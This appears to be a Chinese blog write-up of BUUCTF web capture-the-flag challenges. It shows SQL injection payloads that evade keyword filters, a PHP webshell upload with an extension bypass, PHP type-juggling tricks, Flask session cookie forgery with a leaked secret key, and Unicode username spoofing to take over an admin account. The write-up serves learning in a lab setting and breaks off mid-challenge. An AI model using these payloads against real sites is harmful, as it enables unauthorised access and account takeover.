

BUUCTF-WEB (17-33)

原创

烦躁的程序员  于 2021-05-15 21:43:41 发布  388  收藏 3

分类专栏: [CTF 网安](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_48175067/article/details/116861164

版权



[CTF 同时被 2 个专栏收录](#)

4 篇文章 0 订阅

订阅专栏



[网安](#)

2 篇文章 0 订阅

订阅专栏

BUUCTF-WEB (17-33)

17.[极客大挑战 2019]BabySQL


自从前几次网站被日, 我对我的网站做了严格的过滤, 你们这些黑客死心吧!!!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT ALL THE TIME:
I AM FREE

用户名:

密码:

登录



Syclover @ cl4y https://blog.csdn.net/qq_48175067

这道题和之前的两道是一个系列的, 先尝试一下继续用万能密码 `1' or 1=1#`, 试过之后报错

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1=1#' and password='1' at line 1
```


既然万能钥匙报错了，那估计就是把 `or` 给过滤了，所以尝试一下双写 `or`，输入 `1' oorr 1=1#` 进入



然后按照上道题的语句

用 `union` 查询测试注入点（回显点位）：

```
/check.php?username=1' union select 1,2,3%23&password=1
```



报错，估计 `union` 和 `select` 也被过滤了，继续双写 `union`，`select`


```
/check.php?username=1' ununionion seselectlect 1,2,3%23&password=1
```



和上道题一样，接下来查数据库名及版本：


```
/check.php?username=1' ununionion seselectlect 1,database(),version()%23&password=1
```

!



查一下所有的数据库，这里也需要双写from，information:

```
/check.php?username=admin&password=1 %27 union select 1,2,group_concat(schema_name) from information_schema.schemata) %23
```



查表:

```
/check.php?username=admin&password=1 %27 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema="ctf" %23
```



查字段:

```
/check.php?username=admin&password=1 %27 union select 1,2,group_concat(column_name) from information_schema.columns where table_name="Flag" %23
```



查数据:

```
/check.php?username=admin&password=1 %27 union select 1,2,group_concat(flag) from ctf.Flag %23
```

获得flag。

18.[ACTF2020 新生赛]Upload

嘿伙计，你发现它了！

选择文件 1.jpg

upload



https://blog.csdn.net/qq_48175067

该题要求上传一个图片，所以新建一个txt文件，写入一句话木马，更改后缀为jpg，上传，bp拦截修改后缀为phtml

嘿伙计，你发现它了！

选择文件 未选择任何文件

upload



https://blog.csdn.net/qq_48175067

Upload Success! Look here~ ./uplo4d/04b83e34e98d42802696941d27bc6c12.phtml



https://blog.csdn.net/qq_48175067

然后用蚁剑打开，找到flag。

19.[ACTF2020 新生赛]BackupFile

Try to find out source file!

https://blog.csdn.net/qq_48175067

在尝试了各种文件名之后，没有找到，百度了一下，是文件的备份 `/index.php.bak`，然后获取到index.php

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

要求GET方式传递一个Key值，并且Key必须为数字且等于 `123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3` 这一字符串

感觉是考PHP的弱类型特性，int和string是无法直接比较的，php会将string转换成int然后再进行比较，转换成int比较时只保留数字，第一个字符串之后的所有内容会被截掉

所以相当于key只要等于123就满足条件了：

`flag{aea0bf78-aa93-4aae-b22a-5f45237bc255}`

20.[HCTF 2018]admin

Welcome to hctf

https://blog.csdn.net/qq_48175067

注：网上的解法有三种，但是看到了出题人的解释说他的本意是想着考察下Unicode的安全问题，这是出题人的预期解法

预期解法

这个是spotify的一个漏洞 就是照着这个的逻辑写了一份代码（没想到问题这么多。。我真的不是考session伪造！！）按这个做题就好了

记得进mysql容器运行一下/bin/bash 1.sh

进去后是这个界面，只有登陆注册两个功能，检查源码发现

```
<!DOCTYPE html>
<html>
  <head>...</head>
  <body> == $0
    <div class="nav">...</div>
    <div class="nav-setting">...</div>
    <div class="ui grid">...</div>
    <!-- you are not admin -->
    <h1 class="nav">Welcome to hctf</h1>
    <script type="text/javascript">...</script>
  </body>
</html>
```

https://blog.csdn.net/qq_48175067

估计是通过admin帐号来获取！（有意思的是这个admin账号居然是个弱口令，密码123）

在登陆注册这里没有可注入的漏洞，于是老老实实的注册一个账号看看 `test test`

register

Username *

Password *

verify_code *

m7DX

register

https://blog.csdn.net/qq_48175067

Hello test

Welcome to hctf

https://blog.csdn.net/qq_48175067

```
▼<div class="menu" tabindex="-1">  
  <a class="item" href="/index">index</a>  
  <div class="divider"></div>  
  <a class="item" href="/edit">post</a>  
  <a href="/change" class="item">change password</a>  
  <a class="item" href="/logout">logout</a>  
</div>  
</div>  
::after  
</div>
```

https://blog.csdn.net/qq_48175067

在登陆进去后检查源码时发现了这个链接，点击之后跳转的界面检查源码，发现了一个网址

```
▶<div class="ui grid">...</div>  
▼<div class="ui grid">  
  <div class="four wide column"></div>  
... ▼<div class="eight wide column"> == $0  
  <!-- https://github.com/woads11234/hctf_flask/ -->  
  ▶<form class="ui form segment" method="post" enctype="multipart/form-data">...</form>  
  </div>  
</div>
```

https://github.com/woads11234/hctf_flask/

下载源码，检查源码

从文件结构和routers.py中都可以看到调用了模板，打开 `index.html`

```

1  {% include('header.html') %}
2  {% if current_user.is_authenticated %}
3  <h1 class="nav">Hello {{ session['name'] }}</h1>
4  {% endif %}
5  {% if current_user.is_authenticated and session['name'] == 'admin' %}
6  <h1 class="nav">hctf{xxxxxxxx}</h1>
7  {% endif %}
8  <!-- you are not admin -->
9  <h1 class="nav">Welcome to hctf</h1>
10
11 {% include('footer.html') %}
12

```

https://blog.csdn.net/qq_48175067

开始第一种解法:

flask session伪造

flask:是一个使用 Python 编写的轻量级 Web 应用框架

session:在计算机中,尤其是在网络应用中,称为“会话控制”。Session对象存储特定用户会话所需的属性及配置信息。这样,当用户在应用程序的Web页之间跳转时,存储在Session对象中的变量将不会丢失,而是在整个用户会话中一直存在下去。当用户请求来自应用程序的 Web页时,如果该用户还没有会话,则Web服务器将自动创建一个 Session对象。当会话过期或被放弃后,服务器将终止该会话。Session 对象最常见的一个用法就是存储用户的首选项。例如,如果用户指明不喜欢查看图形,就可以将该信息存储在Session对象中。有关使用Session 对象的详细信息,请参阅“ASP应用程序”部分的“管理会话”。注意会话状态仅在支持cookie的浏览器中保留。

session的工作原理: (具体可参考这个

)

- (1) 当一个session第一次被启用时,一个唯一的标识被存储于本地的cookie中。
- (2) 首先使用session_start()函数, PHP从session仓库中加载已经存储的session变量。
- (3) 当执行PHP脚本时,通过使用session_register()函数注册session变量。
- (4) 当PHP脚本执行结束时,未被销毁的session变量会被自动保存在本地一定路径下的session库中,这个路径可以通过php.ini文件中的session.save_path指定,下次浏览网页时可以加载使用。

next, 伪造session

想要伪造session,需要先了解一下flask中session是怎么构造的。

flask中session是存储在客户端cookie中的,也就是存储在本地。flask仅仅对数据进行了签名。众所周知的是,签名的作用是防篡改,


无法防止被读取。而flask并没有提供加密操作,所以其session的全部内容都是可以在客户端读取的,这就可能造成一些安全问题。

具体可参考:

<https://xz.aliyun.com/t/3569>

<https://www.leavesongs.com/PENETRATION/client-session-security.htm#>

找到session



可以通过脚本将session解密一下:

```
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
            'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```

利用脚本将session解密如下:

```
D:\pythonTest\venv>python3 flasksession.py .eJw9UMuKwjAU_ZXhr11oqhvBRSW1pHATLHFCshG11bRpHGgrrYr_PhkHXJ_3ecL-3JadhWXf3soJ
7KsG1k_40sIStHSDUFIlaHznae5EmIn92A3o9YKrzBmfT13kFtPdw9C84XU8w_o0mjpzXF5GVKYSd00xcJFahzK3Rn43XJkG5bpGkkSB22jFpkLt7iLRIBH
dB0vtM-99tuZoRiyMUL5p9kELbsjjQeR8oZTHAVIoQtbwWscP6497_sfV14_EzBUMtKE200CCZuHmAhVEmmCA_eZrBkXnLax21V5bNAKIR5Wb7vKH7Y1x-ko
iOTF_8j14AMAFdn1MIFbV7bv22A2hdcv4gRrpg.YGW_ww.7TiOTSShb2K-FEQznbtasPrsBBY
{'fresh': True, 'id': b'a909bbd024dd8bac502f95bdfa4e3a0e3d4e605271f2d5811fb80f1bd08d14ae5e5fe10c3a7f2eab49e217e896b09b
dfbd5d324c716e11e5b20008ce4318295b', 'csrf_token': b'205e6ae493b89e71a7cc06ba3aa7b18cd8b0ac6c', 'image': b'm7DX', 'name'
: 'test', 'user_id': '10'}
```

但是如果我们想要加密伪造生成自己想要的session还需要知道SECRET_KEY, 然后我们在config.py里发现了SECRET_KEY

```
SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
```

然后在index.html页面发现只要session['name'] == 'admin'即可以得到flag

```

1  {% include('header.html') %}
2  {% if current_user.is_authenticated %}
3  <h1 class="nav">Hello {{ session['name'] }}</h1>
4  {% endif %}
5  {% if current_user.is_authenticated and session['name'] == 'admin' %}
6  <h1 class="nav">hctf{xxxxxxxx}</h1>
7  {% endif %}
8  <!-- you are not admin -->
9  <h1 class="nav">Welcome to hctf</h1>
10
11 {% include('footer.html') %}
12

```

https://blog.csdn.net/qq_48175067

于是我们找了一个flask session加密的脚本 <https://github.com/noraj/flask-session-cookie-manager>

```
python3 flask_session_cookie_manager3.py encode -s "ckj123" -t '{"_fresh': True, '_id': b'a909bbd024dd8bac502f95bdfa4e3a0e3d4e605271f2d5811fb80f1bd08d14ae5e5fe10c3a7f2eab49e217e896b09bdfbd5d324c716e11e5b20008ce4318295b', 'csrf_token': b'205e6ae493b89e71a7cc06ba3aa7b18cd8b0ac6c', 'image': b'm7DX', 'name': 'test', 'user_id': '10'}"
```

利用刚刚得到的SECRET_KEY，在将解密出来的name改为admin，最后用脚本生成我们想要的session即可

```
okie_manager3.py encode -s "ckj123" -t '{"_fresh': True, '_id': b'a909bbd024dd8bac502f95bdfa4e3a0e3d4e605271f2d5811fb80f1bd08d14ae5e5fe10c3a7f2eab49e217e896b09bdfbd5d324c716e11e5b20008ce4318295b', 'csrf_token': b'205e6ae493b89e71a7cc06ba3aa7b18cd8b0ac6c', 'image': b'm7DX', 'name': 'test', 'user_id': '10'}"
.eJw9UMuKwJAU_ZXhrI1oqhvBRSW1pHATLHFCshG11bRpHGgrrYr_PhkHXJ_3ecL-3JadhWXf3soJ7KsC1k_40sIStHSDUFI1aHznae5EmIn92A3o9YKrZBm
FTI3kFtPdw9C84XU8w_o0mjzXF5GVKYSd00xoJFahzK3Rn43XJkG5bpGkkSB22jFpkLt7i iLRIBHdB0vtM-99tuZoRiyMUL5p9kELbsjjQeR8oZTHAVIo0t
bwWsCp6497_sfV14_EzBUMtKE200CCZuHmAhVEmmCA_eZRbKxnLax2IV5bNAKiR5Wb7vKHy7Ix-koI0TF_8j14AMAFdn1MIFbV7bv22A2hdvcv4gRrpg.YGXE
Uw.y3fdUZIKV18UAexq0Ht7B8eZYto
```

解法二：Unicode欺骗

这个博客不错

其实这个Unicode欺骗很好理解。就是我们平时英文字母 ABC...在希腊字母中，就变成了 $\alpha\beta\gamma$ 一样。由于占用的空间和使用的用途不同，在转码的时候会有各种方式。

那么在这道题中该如何利用Unicode欺骗呢？简单来说，就是找一个奇怪语言的admin重新注册一个，把之前的admin密码覆盖掉，就可以用我们的密码登陆了。

首先测试一下用admin注册：

register

Wrong verify code.

Username *

admin

Password *

••••

verify_code *

pD4U

register

https://blog.csdn.net/qq_48175067

register

The username has been registered

Username *

Password *

verify_code *

D5AN

register

https://blog.csdn.net/qq_48175067

然后大佬们就在unicode表里面找出来一个ADMIN

但是特别想知道这个Unicode是哪国文字，于是去找了一下

这个小写的A的Unicode编码是7468（1D2C），在1D00-1D7F：语音学扩展 (Phonetic Extensions)中。

接下来再看看原理。

仔细观察路由发现在修改密码的时候先将name转成小写，难道是登陆注册的时候没有转吗？

```

@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)

```

https://blog.csdn.net/qq_48175067

跟进一下register、login

```

@app.route('/register', methods = ['GET', 'POST'])
def register():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = RegisterForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        if session.get('image').lower() != form.verify_code.data.lower():
            flash('Wrong verify code.')
            return render_template('register.html', title = 'register', form=form)
        if User.query.filter_by(username = name).first():
            flash('The username has been registered')
            return redirect(url_for('register'))
        user = User(username=name)
        user.set_password(form.password.data)
        db.session.add(user)
        db.session.commit()
        flash('register successful')
        return redirect(url_for('login'))
    return render_template('register.html', title = 'register', form = form)

```

```

@app.route('/login', methods = ['GET', 'POST'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))

```

https://blog.csdn.net/qq_48175067

发现都用strlower()来转小写，但是python中已经自带转小写函数lower()，看看有什么不一样的，跟进一下strlower函数

```
def strlower(username):  
    username = nodeprep.prepare(username)  
    return username
```

首先是strlower函数。这个函数本意是把大写转换成小写。nodeprep.prepare的本意也是把A转换成a.但他遇见ADMIN时，会转换成ADMIN。这是这个函数的漏洞。

然后先看注册部分，我们的输入的用户名会经过strlower函数。如果没有这个漏洞，我们所有的用户名都是小写。但我们输入转换ADMIN时，会转换成ADMIN，这样就会跳过下面的判断。

关于Unicode问题可以参考一下：<https://panda1g1.github.io/2018/11/15/HCTF%20admin/>

关于具体编码可查 <https://unicode-table.com/en/search/?q=small+capital>，当然你也可以复制过后用站长工具转换成Unicode编码。

hctf

Hello ADMIN

Welcome to hctf

https://blog.csdn.net/qq_48175067

注册成功。我们继续看更改密码的部分函数：

```
@app.route('/change', methods = ['GET', 'POST'])  
def change():  
    if not current_user.is_authenticated:  
        return redirect(url_for('login'))  
    form = NewpasswordForm()  
    if request.method == 'POST':  
        name = strlower(session['name'])  
        user = User.query.filter_by(username=name).first()  
        user.set_password(form.newpassword.data)  
        db.session.commit()  
        flash('change successful')  
        return redirect(url_for('index'))  
    return render_template('change.html', title = 'change', form = form)  
  
https://blog.csdn.net/qq\_48175067
```

这里又调用了一次strlower函数。我们现在的用户名是ADMIN。再次调用后我们的用户名就会变成admin。这样就会更改掉的密码。

hctf

Hello admin

flag{34c86df1-a41e-448d-b354-88765be4a724}

Welcome to hctf

https://blog.csdn.net/qq_48175067

解法三：条件竞争

这个漏洞应该是属于代码逻辑上的漏洞

```
@app.route('/login', methods = ['GET', 'POST'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)
```

https://blog.csdn.net/qq_48175067

```
@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)
```


https://blog.csdn.net/qq_48175067

在session赋值时，登录、注册都是直接进行赋值，未进行安全验证，也就可能存在以下一种可能：


我们注册一个用户test，现在有一个进程1一直重复进行登录、改密码操作，进程2一直注销，且以admin用户和进程1所改的密码进行登录，是不是有可能当进程1进行到改密码操作时，进程2恰好注销且要进行登录，此时进程1改密码需要一个session，而进程2刚好将session['name']赋值为admin，然后进程1调用此session修改密码，即修改了admin的密码。

不过从理论上讲应该是能够改掉admin的密码的，可是在实际测试并没有成功。

21.[极客大挑战 2019]BuyFlag



在菜单中点击payflag进入这个界面，检查源码发现



```
<!--
~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
}
-->
```

抓包看一下

```
POST /pay.php HTTP/1.1
Host: 669af2c3-96f2-4bc0-a143-bb1b23f4eb92.node3.buuoj.cn
Content-Length: 12
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
Origin: http://669af2c3-96f2-4bc0-a143-bb1b23f4eb92.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://669af2c3-96f2-4bc0-a143-bb1b23f4eb92.node3.buuoj.cn/pay.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1773906b7d6785-057991d932031b-31346d-144000-1773906b7d7aae; user=0
Connection: close

password=404
```

https://blog.csdn.net/qq_48175067

根据这些信息分析是要经过post传输密码要等于404 才等于说有权限购买 金钱要等于100000000 首先有个问题404是数值 is_numeric函数会检测出来所以我们得绕过它，在404后边加个字母

```
Referer: http://669af2c3-96f2-4bc0-a143-bb1b23f4eb92.n
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: user=1
Connection: close

password=404a&money=100000000
```

还有注意观察我们抓取的包里面cookie的值有个user=0 直觉这肯定要改成1的，得到信息 member lenth is too long 意识是长度有问题太长 所以这里我们借助strcmp的函数特性绕过它

money后边加[]，得到flag

```
password=404a&money[]=100000000
```

也可用科学计数法

```
password=404a&money[]=1e10
```

Upload Labs

文件名: 未选择任何文件

https://blog.csdn.net/qq_48175067

进来之后是一个文件上传的题，先随手上传几个文件测试一下，发现可以上传图片类型的，但是里边的一句话木马会被更改。

Upload Labs

文件名: 未选择任何文件

<? in contents!

https://blog.csdn.net/qq_48175067

